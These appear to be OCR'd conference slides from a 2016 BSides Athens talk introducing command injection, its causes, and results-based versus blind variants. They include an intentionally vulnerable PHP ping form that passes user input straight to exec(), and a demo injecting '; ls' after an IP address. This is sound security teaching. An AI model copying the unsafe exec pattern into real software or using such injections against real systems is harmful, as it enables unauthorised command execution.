Perform effective command injection attacks like MR. ROBOT _

1st BSides Athens, 25 June 2016, Athens, Greece

Anastasios Stasinopoulos (@ancst) | https://stasinopoulos.github.io

About me.

Anastasios Stasinopoulos (@ancst)


- Ph.D candidate at University of Piraeus (Department of Digital Systems)
  - Member of the Systems Security Laboratory (@ssl_unipi)
- Builder and breaker of stuff, seduced by the dark side.
  - Writing code that executes arbitrary code.
  - Hunting bugs for living.



Introduction. _

Brief introduction.

According to the OWASP, *"command injection (a.k.a shell injection) is an attack in which the goal, is the execution of arbitrary commands on the host operating system through a vulnerable application."*

- This attack is possible when an application passes unsafe user supplied data (i.e forms, cookies, HTTP headers etc) to a system shell.
- The attacker-supplied OS commands are usually executed with the same privileges of the vulnerable application.


INTERNET of
THINGS
PWNIES



What causes command injection flaws? _

What causes command injection flaws?

The main reason that an application is vulnerable to command injection attacks, is due to incorrect or complete lack of input data validation.


```
echo exec("/bin/ping -c 4 ".$_GET["addr"]);
```


```
ancst@debian:/var/www/html/cmd$ /bin/ping -c 4 127.0.0.1 ; ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.021 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.011/0.021/0.027/0.006 ms
blind.php  normal.php
ancst@debian:/var/www/html/cmd$
```


Analysis of command injection attacks. _

Analysis of command injection attacks.

1. Results-based command injections.
   - The vulnerable application outputs the result(s) of the injected command.
   - The attacker can directly infer if the command injection succeeded or not.
2. Blind command injections.
   - The vulnerable application does not output the result(s) of the injected command.
   - Even if the attacker injects an arbitrary command, the results will not be shown in the screen.


Results-based command injections. _


Example #1 : “normal.php”.

```
<html>
    <head>
            <title>Debug Page</title>
    </head>
    <body>
            <form action="normal.php" method="get">
            Ping address: <input type="text" name="
            addr">
            <input type="submit">
            </form>

    </body>
</html>

<?php
        # Execute command!
        echo exec("/bin/ping -c 4 ".$_GET["addr"]);
?>
```

